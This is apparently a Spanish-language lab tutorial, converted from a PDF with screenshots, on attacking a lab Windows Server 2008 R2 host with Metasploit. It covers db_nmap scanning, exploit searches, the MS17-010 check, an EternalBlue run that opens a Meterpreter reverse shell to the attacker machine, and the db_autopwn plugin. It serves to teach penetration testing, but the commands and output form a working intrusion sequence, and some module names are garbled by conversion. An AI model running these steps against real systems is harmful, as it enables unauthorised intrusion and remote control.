
Una vez descubierto la IP objetivo (Victim-1), procedemos a iniciar la base de datos de msfconsole \$ service postgresql start

Ahora vamos a poner como IP global predeterminada para todos los ataques \$ setg RHOSTS <target\_ip> \$ set RHOST <target\_ip>

Crearemos nuestro workspace para tener nuestra información ordenada \$ workspace -a <nombre\_nombre>

Ahora vamos a conocer los servicios y su versión, pero usaremos la consola de metasploit para hacerlo:


```
msf6 > db_nmap -sS -sV -O 10.10.10.4
[*] Nmap: 'You requested a scan type which requires root privileges.'
[!] Running Nmap with sudo
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-14 18:08 EST
```



```
File Actions Edit View Help
[*] Nmap: Nmap scan report for 10.10.10.4
[*] Nmap: Host is up (0.00032s latency).
[*] Nmap: Not shown: 976 closed ports
[*] Nmap: PORT      STATE SERVICE          VERSION
[*] Nmap: 21/tcp    open  ftp               Microsoft ftpd
[*] Nmap: 80/tcp    open  http              Microsoft IIS httpd 7.5
[*] Nmap: 135/tcp   open  msrpc             Microsoft Windows RPC
[*] Nmap: 139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds      Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: 3306/tcp  open  mysql             MySQL 5.5.20-log
[*] Nmap: 3389/tcp  open  tcpwrapped
[*] Nmap: 4848/tcp  open  ssl/appserv-https? Java Message Service 3.01
[*] Nmap: 7676/tcp  open  java-message-service Java Message Service 3.01
[*] Nmap: 8009/tcp  open  ajp13             Apache Jserv (Protocol v1.3)
[*] Nmap: 8022/tcp  open  http              Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: 8031/tcp  open  ssl/unknown
[*] Nmap: 8080/tcp  open  http              Sun GlassFish Open Source Edition 4.0
[*] Nmap: 8181/tcp  open  ssl/intermapper? Apache Httpd
[*] Nmap: 8383/tcp  open  ssl/http           Apache Httpd
[*] Nmap: 8443/tcp  open  ssl/https-alt?
[*] Nmap: 9200/tcp  open  wap-wsp?
[*] Nmap: 49152/tcp open  msrpc             Microsoft Windows RPC
[*] Nmap: 49153/tcp open  msrpc             Microsoft Windows RPC
[*] Nmap: 49154/tcp open  msrpc             Microsoft Windows RPC
[*] Nmap: 49155/tcp open  msrpc             Microsoft Windows RPC
[*] Nmap: 49159/tcp open  unknown
[*] Nmap: 49161/tcp open  msrpc             Microsoft Windows RPC
[*] Nmap: 49163/tcp open  msrpc             Microsoft Windows RPC
[*] Nmap: 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
[*] Nmap: SF-Port9200-TCP-V=7.60%T=7%O=11/14%Time=61919718%P=x86_64-pc-linux-gnu%R(6
```

NOTA: lo puedes hacer desde Nmap o el marco de metasploit, queda a tu elección


Como podemos ver cuando usamos el comando hosts, tenemos ordenado la IP, la MAC y el SO, etc. En mi opinión, me gusta más usar nmap dentro de metasploit



The screenshot shows the Metasploit Framework interface with the command `msf6 > hosts`. It displays a table titled "Hosts" with the following data:

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.10.10.4	08:00:27:e6:0d:36		Windows 7			client		


Si usamos el comando services vemos que tenemos todos los servicios escaneados y ordenados:



The screenshot shows the Metasploit Framework interface with the command `msf6 > services`. It displays a table titled "Services" with the following data:

host	port	proto	name	state	info
10.10.10.4	21	tcp	ftp	open	Microsoft ftptd
10.10.10.4	80	tcp	http	open	Microsoft IIS httpd 7.5
10.10.10.4	135	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.4	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn
10.10.10.4	445	tcp	microsoft-ds	open	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
10.10.10.4	3306	tcp	mysql	open	MySQL 5.5.20-log
10.10.10.4	3389	tcp	tcpwrapped	open	
10.10.10.4	4848	tcp	ssl/appserv-vhttp	open	
10.10.10.4	7676	tcp	java-message-service	open	Java Message Service 3.01
10.10.10.4	8009	tcp	ajp13	open	Apache Jserv Protocol v1.3
10.10.10.4	8022	tcp	http	open	Apache Tomcat/Coyote JSP engine 1.1
10.10.10.4	8031	tcp	ssl/unknown	open	
10.10.10.4	8080	tcp	http	open	Sun GlassFish Open Source Edition 4.0
10.10.10.4	8181	tcp	ssl/intermapper	open	
10.10.10.4	8383	tcp	ssl/http	open	Apache httpd
10.10.10.4	8443	tcp	ssl/https-alt	open	
10.10.10.4	9200	tcp	wap-wsp	open	
10.10.10.4	49152	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.4	49153	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.4	49154	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.4	49155	tcp	msrpc	open	Microsoft Windows RPC
10.10.10.4	49159	tcp	unknown	open	

Como ya conocemos que versión tiene cada servicio, intentaremos buscar un exploit adecuado para cada versión:



The screenshot shows the Metasploit Framework interface with the command `msf6 > search type:exploit name:MySQL 5.5`. It displays a table titled "Matching Modules" with the following data:

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/mysql/mysql_yassl_getname	2010-01-25	good	No	MySQL yaSSL CertDecoder::GetName Buffer Overflow
1	exploit/multi/mysql/mysql_udf_payload	2009-01-16	excellent	No	Oracle MySQL UDF Payload Execution

No hay una vulnerabilidad específica para la versión de MySQL 5.5 por lo cual no podríamos atacar el servicio MySQL

Esto es algo tedioso cuando se trata de identificar exploits para versiones específicas o más bien para servicios con versiones específicas

Vamos a probar con otro servicio como Sun GlassFish

```
msf6 > search Sun GlassFish
Matching Modules
=====
#  Name
-  exploit/multi/http/glassfish_deployer  2011-08-04      excellent  No   Sun/Oracle GlassFish Server Authenticated Code Execution
```

Como podemos ver no especifica este exploit para que número de versión es, por lo cual probaremos a ver que tal:

```
msf6 > use exploit/multi/http/glassfish_deployer
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/glassfish_deployer) >
```

Tendremos que cambiar el payload de arriba porque apunta a Linux, y el servicio corre en Windows, pero antes vamos a comprobar si este exploit nos sirve:

Con \$info podemos ver la información del exploit:

```
1 Java Universal
2 Windows Universal
3 Linux Universal

Check supported:
No

Basic options:
Name      Current Setting  Required  Description
APP_RPORT  8080           yes       The Application interface port
PASSWORD    yes            yes       The password for the specified username
Proxies     no             no        A proxy chain of format type:host:port[,type:host:port...]
RHOSTS     10.10.10.4     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/blob/master/doc/modules/network/scanners/common.rdoc#Metasploit::Scanners::Common::Host
RPORT      4848           yes       The target port (TCP)
SSL        false          no        Negotiate SSL for outgoing connections
TARGETURI  /              yes       The URI path of the GlassFish Server
USERNAME   admin          yes       The username to authenticate as
VHOST      no             no        HTTP server virtual host

Payload information:

Description:
This module logs in to a GlassFish Server (Open Source or Commercial) using various methods (such as authentication bypass, default credentials, or user-supplied login), and deploys a malicious war file in order to get remote code execution. It has been tested on Glassfish 2.x, 3.0, 4.0 and Sun Java System Application Server 9.x. Newer GlassFish versions do not allow remote access (Secure Admin) by default, but is required for exploitation.
```

Como podemos leer en la descripción, nos dice que este exploit ha sido probadas en varias versiones, nosotros tenemos el 4.0 por lo que es perfecto

Bueno, como hemos comprobado que nos sirve, ahora si vamos a cambiar el payload de Linux a Windows:

```
msf6 exploit(multi/http/glassfish_deployer) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/glassfish_deployer) > 
```

Una vez hecho esto, pasaremos a la configuración del exploit.

Pasemos a otro tipo de búsqueda de exploits: **searchsploit**

```
kali㉿kali:~$ searchsploit "Microsoft Windows SMB" 
```

En nuestro caso, como estamos trabajando con Metasploit filtraremos las búsquedas de la siguiente manera:

```
kali㉿kali:~$ searchsploit "Microsoft Windows SMB" | grep -e "Metasploit"
Microsoft Windows - SMB Relay Code Execution (MS08-068) (Metasploit)
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)
Microsoft Windows - 'EternalRomance'/EternalSynergy'/EternalChampion' SMB Remote Code Execution (Metasploit)
Microsoft Windows - 'srv2.sys' SMB Negotiate ProcessID Function Table Dereference (MS09-056) (Metasploit)
Microsoft Windows - 'WRITE_ANDX' SMB Command Handling Kernel Denial of Service (Metasploit)
Microsoft Windows - SMB Relay Code Execution (MS08-068) (Metasploit)
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)
kali㉿kali:~$ 
```

Todos estos exploits los podremos usar dentro de MSF

Sin embargo, todavía no sabemos si alguno de estos módulos de Metasploit funcionarán en la versión o el sistema operativo, pero si prestamos atención a los exploits de la búsqueda anterior veremos un exploit muy famoso:

```
Microsoft Windows - SMB Relay Code Execution (MS08-068) (Metasploit)
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)
Microsoft Windows - SMB2 Negotiate Protocol 'x72' Response Denial of Service
Microsoft Windows - 'SmbRelay3 NTLM Replay' (MS08-068)
Microsoft Windows 10 (1903/1909) - 'SMBGhost' SMB3.1.1 'SMB2_COMPRESSION_CAPABILITIES' Buffer Overflow (PoC)
Microsoft Windows 10 (1903/1909) - 'SMBGhost' SMB3.1.1 'SMB2_COMPRESSION_CAPABILITIES' Local Privilege Escalation
Microsoft Windows 10 - SMBv3 Tree Connect (PoC)
Microsoft Windows 10.0.17134.648 - HTTP → SMB NTLM Reflection Leads to Privilege Elevation
Microsoft Windows 2000/XP - SMB Authentication Remote Overflow
Microsoft Windows 2003 SP2 - 'ERRATICGODFATHER' SMB Remote Code Execution
Microsoft Windows 2003 SP2 - 'RRAS' SMB Remote Code Execution
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
Microsoft Windows 7/2008 R2 - SMB Client Trans2 Stack Overflow (MS10-020) (PoC)
Microsoft Windows 7/8/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
Microsoft Windows 8.1/2012 R2 - SMBv3 Null Pointer Dereference Denial of Service
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)
Microsoft Windows 95/Windows for Workgroups - 'SMBclient' Directory Traversal
Microsoft Windows NT 4.0 SP5 / Terminal Server 4.0 - 'Pass the Hash' with Modified SMB Client
Microsoft Windows Server 2008 R2 (x64) - 'SrvDfs2FeatToNt' SMB Remote Code Execution (MS17-010)
Microsoft Windows SMB Server (v1/v2) - Mount Point Arbitrary Device Open Privilege Escalation
Microsoft Windows Vista/7 - SMB2.0 Negotiate Protocol Request Remote Blue Screen of Death (MS07-063)
Microsoft Windows XP/2000 - 'MrxSmb.sys' Local Privilege Escalation (MS06-030)
Microsoft Windows XP/2000/NT 4.0 - Network Share Provider SMB Request Buffer Overflow (1)
Microsoft Windows XP/2000/NT 4.0 - Network Share Provider SMB Request Buffer Overflow (2)
kali㉿kali:~$ 
```

El famoso exploit de EternalBlue y el código de vulnerabilidad de Microsoft (MS17-010)

Metasploit ya tiene integrado este módulo a su marco, entonces buscaremos \$search eternalblue

```
msf6 > search eternalblue
Matching Modules
=====
#  Name
-  Disclosure Date  Rank   Check  Description
  0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14  average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
  1  exploit/windows/smb/ms17_010_psexec      2017-03-14  normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remot
```

Pero nos vamos a fijar en un exploit en particular:

```
2 auxiliary/admin/smb/ms17_010_command      2017-03-14      normal  No   MS17-010_EternalRomance/EternalSynergy/EternalChampion SMB Remote
e Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010          normal  No   MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great Yes  SMB DOUBLEPULSAR Remote Code Execution
```

Esto nos va a decir si el objetivo es vulnerable a esta vulnerabilidad en particular. Entonces vamos a comprobar:

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options
Module options (auxiliary/scanner/smb/smb_ms17_010):
Name      Current Setting      Required  Description
---      ---      ---      ---
CHECK_ARCH true      no        Check for architecture on vulnerable hosts
CHECK_DOPU true      no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE false     no        Check for named pipe on vulnerable hosts
NAMED_PIPES /usr/share/metasploit-framework/data/word
lists/named_pipes.txt yes      List of named pipes to check
RHOSTS    10.10.10.4      yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445      yes      The SMB service port (TCP)
SMBDomain .      no        The Windows domain to use for authentication
SMBPass         no        The password for the specified username
SMBUser         no        The username to authenticate as
THREADS   1      yes      The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[*] 10.10.10.4:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.4:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > 
```

Perfecto, es vulnerable. Ahora pasemos a explotarlo con el anterior exploit que nos apareció:  
exploit/windows/smb/ms17\_010\_etalblue

```
Module options (exploit/windows/smb/ms17_010_etalblue):
Name      Current Setting      Required  Description
---      ---      ---      ---
RHOSTS    10.10.10.4      yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445      yes      The target port (TCP)
SMBDomain .      no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass         no        (Optional) The password for the specified username
SMBUser         no        (Optional) The username to authenticate as
VERIFY_ARCH true     yes      Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true     yes      Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting      Required  Description
---      ---      ---      ---
EXITFUNC thread      yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.10.10.5      yes      The listen address (an interface may be specified)
LPORT    4444      yes      The listen port
I

Exploit target:
Id  Name
```

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.10.10.5:4444
[*] 10.10.10.4:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.4:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.4:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.4:445 - The target is vulnerable.
[*] 10.10.10.4:445 - Connecting to target for exploitation.
[*] 10.10.10.4:445 - Connection established for exploitation.
[*] 10.10.10.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.4:445 - CORE raw buffer dump (51 bytes)
[*] 10.10.10.4:445 - 0x00000000 57 69 66 64 6f 77 73 20 53 65 72 66 57 20 32 Windows Server 2
[*] 10.10.10.4:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 10.10.10.4:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac
[*] 10.10.10.4:445 - 0x00000030 6b 20 31 k 1
[*] 10.10.10.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.4:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.4:445 - Starting non-paged pool grooming
[*] 10.10.10.4:445 - Sending SMBv2 buffers
[*] 10.10.10.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.4:445 - Sending final SMBv2 buffers.
[*] 10.10.10.4:445 - Sending last fragment of exploit packet!
[*] 10.10.10.4:445 - Receiving response from exploit packet
[*] 10.10.10.4:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.4:445 - Sending egg to corrupted connection.
[*] 10.10.10.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.10.5:4444 → 10.10.10.4:49873 ) at 2021-11-14 18:24:48 -0500
[*] 10.10.10.4:445 - =====-
[*] 10.10.10.4:445 - =====-WIN=====
[*] 10.10.10.4:445 - =====-
[*] 10.10.10.4:445 - =====-
meterpreter > sys

```

Estamos dentro.

Sigamos con otro plugin interesante:

**About**

db\_autopwn plugin of metasploit

- Readme
- Activity
- 235 stars
- 21 watching
- 75 forks
- Report repository

**Releases**

No releases published

**Packages**

No packages published

**Languages**

Ruby 100.0%

metasploit plugin for easy exploit & vulnerability attack.

But, the db\_autopwn command is removed from official distribution.

*NOTA: Se utiliza esencialmente para identificar módulos de explotación para los puertos que están actualmente abiertos en un sistema de destino. Y la forma en que lo hace es echando un vistazo a su base de datos y a los servicios que se están ejecutando actualmente o que están abiertos actualmente en los sistemas de destino que ha escaneado y luego proporciona una lista de módulos de explotación que puedes utilizar para cada uno de esos servicios.*

¿Cómo lo vamos a utilizar? De la siguiente manera:

```
kali㉿kali:~$ cd Downloads/
kali㉿kali:~/Downloads$ wget https://raw.githubusercontent.com/hahwul/metasploit-autopwn/master/db_autopwn.rb
--2021-11-14 18:26:33-- https://raw.githubusercontent.com/hahwul/metasploit-autopwn/master/db_autopwn.rb
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.110.133, 185.199.111.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 17671 (17K) [text/plain]
Saving to: 'db_autopwn.rb'

db_autopwn.rb          100%[=====] 17.26K  ---KB/s   in 0.004s

2021-11-14 18:26:39 (4.26 MB/s) - 'db_autopwn.rb' saved [17671/17671]

kali㉿kali:~/Downloads$ ls
db_autopwn.rb
kali㉿kali:~/Downloads$ sudo mv db_autopwn.rb /usr/share/metasploit-framework/plugins/
[sudo] password for kali:
kali㉿kali:~/Downloads$
```

Ahora, para cargar esto, lo que recomiendo hacer es simplemente es “load db\_autopwn”. Ahora para poder usarlo es sencillo db\_autopwn

```
msf6 > load db_autopwn
[*] Successfully loaded plugin: db_autopwn
msf6 > db_autopwn
[-] The db_autopwn command is DEPRECATED
[-] See http://r-7.co/xY65Zr instead
[*] Usage: db_autopwn [options]
      -h          Display this help text
      -t          Show all matching exploit modules
      -x          Select modules based on vulnerability references
      -p          Select modules based on open ports
      -e          Launch exploits against all matched targets
      -r          Use a reverse connect shell
      -b          Use a bind shell on a random port (default)
      -q          Disable exploit module output
      -R [rank]    Only run modules with a minimal rank
      -I [range]   Only exploit hosts inside this range
      -X [range]   Always exclude hosts inside this range
      -PI [range]  Only exploit hosts with these ports open
      -PX [range]  Always exclude hosts with these ports open
      -m [regex]   Only run modules whose name matches the regex
      -T [secs]    Maximum runtime for any exploit in seconds

msf6 >
```

*Importante: solo funcionará si sus escaneos o su información de servicio ya está dentro de los datos del Framework Metasploit. Así que realmente recomiendo que empieces a enumerar toda la información para que quede almacenado dentro de la base de datos. Y puedes hacerlo a través de Nmap o módulos auxiliares como ya hicimos en el apartado de arriba.*

Para usarlo es muy sencillo:

```
$db_autopwn -h
```

Dentro seleccionaremos la opción -t y -p

```
$db_autopwn -t -p (leer cada apartado para ver para que sirve cada parámetro)
```

Esto lo que hará es enumerar montones de módulos y nos sacará diferentes exploits para cada uno de los puertos abiertos, pero como son muchos, filtraremos de la siguiente manera:

```
$db_autopwn -t -p -PI (por ejemplo, filtraremos el puerto SMB 445)
```

```
msf6 > db_autopwn -p -t -PI 445
[-] The db_autopwn command is DEPRECATED
[-] See http://r-7.co/xY65Zr instead
[*] Analysis completed in 13 seconds (0 vulns / 0 refs)
[*]
[*]
[*] =====
[*] Matching Exploit Modules
[*]
[*] 10.10.10.4:445 exploit/freebsd/samba/trans2open (port match)
[*] 10.10.10.4:445 exploit/linux/samba/chain_reply (port match)
[*] 10.10.10.4:445 exploit/linux/samba/is_known_pipename (port match)
[*] 10.10.10.4:445 exploit/linux/samba/lsa_transnames_heap (port match)
[*] 10.10.10.4:445 exploit/linux/samba/setinfopolicy_heap (port match)
[*] 10.10.10.4:445 exploit/linux/samba/trans2open (port match)
[*] 10.10.10.4:445 exploit/multi/samba/nttrans (port match)
[*] 10.10.10.4:445 exploit/multi/samba/usermap_script (port match)
[*] 10.10.10.4:445 exploit/netware/smb/lsass_cifs (port match)
[*] 10.10.10.4:445 exploit/osx/samba/lsa_transnames_heap (port match)
[*] 10.10.10.4:445 exploit/solaris/samba/trans2open (port match)
[*] 10.10.10.4:445 exploit/windows/brightstor/ca_arcserv_342 (port match)
[*] 10.10.10.4:445 exploit/windows/brightstor/etrust_itm_alert (port match)
[*] 10.10.10.4:445 exploit/windows/smb/cve_2020_0796_smbghost (port match)
[*] 10.10.10.4:445 exploit/windows/smb/iphps_pipe_exec (port match)
[*] 10.10.10.4:445 exploit/windows/smb/ms03_049_netapi (port match)
[*] 10.10.10.4:445 exploit/windows/smb/ms04_011_lsass (port match)

[*] 10.10.10.4:445 exploit/linux/samba/transnames_heap (port match)
[*] 10.10.10.4:445 exploit/linux/samba/setinfopolicy_heap (port match)
[*] 10.10.10.4:445 exploit/linux/samba/trans2open (port match)
[*] 10.10.10.4:445 exploit/multi/samba/nttrans (port match)
[*] 10.10.10.4:445 exploit/multi/samba/usermap_script (port match)
[*] 10.10.10.4:445 exploit/netware/smb/lsass_cifs (port match)
[*] 10.10.10.4:445 exploit/osx/samba/lsa_transnames_heap (port match)
[*] 10.10.10.4:445 exploit/solaris/samba/trans2open (port match)
[*] 10.10.10.4:445 exploit/windows/brightstor/ca_arcserv_342 (port match)
[*] 10.10.10.4:445 exploit/windows/brightstor/etrust_itm_alert (port match)
[*] 10.10.10.4:445 exploit/windows/smb/cve_2020_0796_smbghost (port match)
[*] 10.10.10.4:445 exploit/windows/smb/iphps_pipe_exec (port match)
[*] 10.10.10.4:445 exploit/windows/smb/ms03_049_netapi (port match)
[*] 10.10.10.4:445 exploit/windows/smb/ms04_011_lsass (port match)
[*] 10.10.10.4:445 exploit/windows/smb/ms04_031_netdd (port match)
[*] 10.10.10.4:445 exploit/windows/smb/ms05_039_pnp (port match)
[*] 10.10.10.4:445 exploit/windows/smb/ms06_040_netapi (port match)
[*] 10.10.10.4:445 exploit/windows/smb/ms06_066_nwapi (port match)
[*] 10.10.10.4:445 exploit/windows/smb/ms06_066_nwkws (port match)
[*] 10.10.10.4:445 exploit/windows/smb/ms06_070_wkssv (port match)
[*] 10.10.10.4:445 exploit/windows/smb/ms07_029_msdns_zonename (port match)
[*] 10.10.10.4:445 exploit/windows/smb/ms08_067_netapi (port match)
[*] 10.10.10.4:445 exploit/windows/smb/ms10_061_msncss (port match)
```

Siguiente paso será investigar sobre el sistema operativo de destino y que vulnerabilidad sufre esa versión específica de SMB, y luego encontrar el módulo de explotación apropiada para usar

En nuestro caso ya sabemos que el eternalblue funciona.

Esto nos lleva a que este plugin es extremadamente útil cuando estemos haciendo un pentesting, lo cual nos ahorrará tiempo.

```
[*] 10.10.10.4:445 exploit/windows/smb/ms08_067_netapi (port match)
[*] 10.10.10.4:445 exploit/windows/smb/ms10_061_spoolss (port match)
[*] 10.10.10.4:445 exploit/windows/smb/ms17_010_永恒之蓝 (port match)
[*] 10.10.10.4:445 exploit/windows/smb/ms17_010_psexec (port match)
[*] 10.10.10.4:445 exploit/windows/smb/psexec (port match)
[*] 10.10.10.4:445 exploit/windows/smb/smb_doublepulsar_rce (port match)
[*] 10.10.10.4:445 exploit/windows/smb/smb_rras_erraticgopher (port match)
[*] 10.10.10.4:445 exploit/windows/smb/timbuktu_plugshockcommand_baf (port match)
```

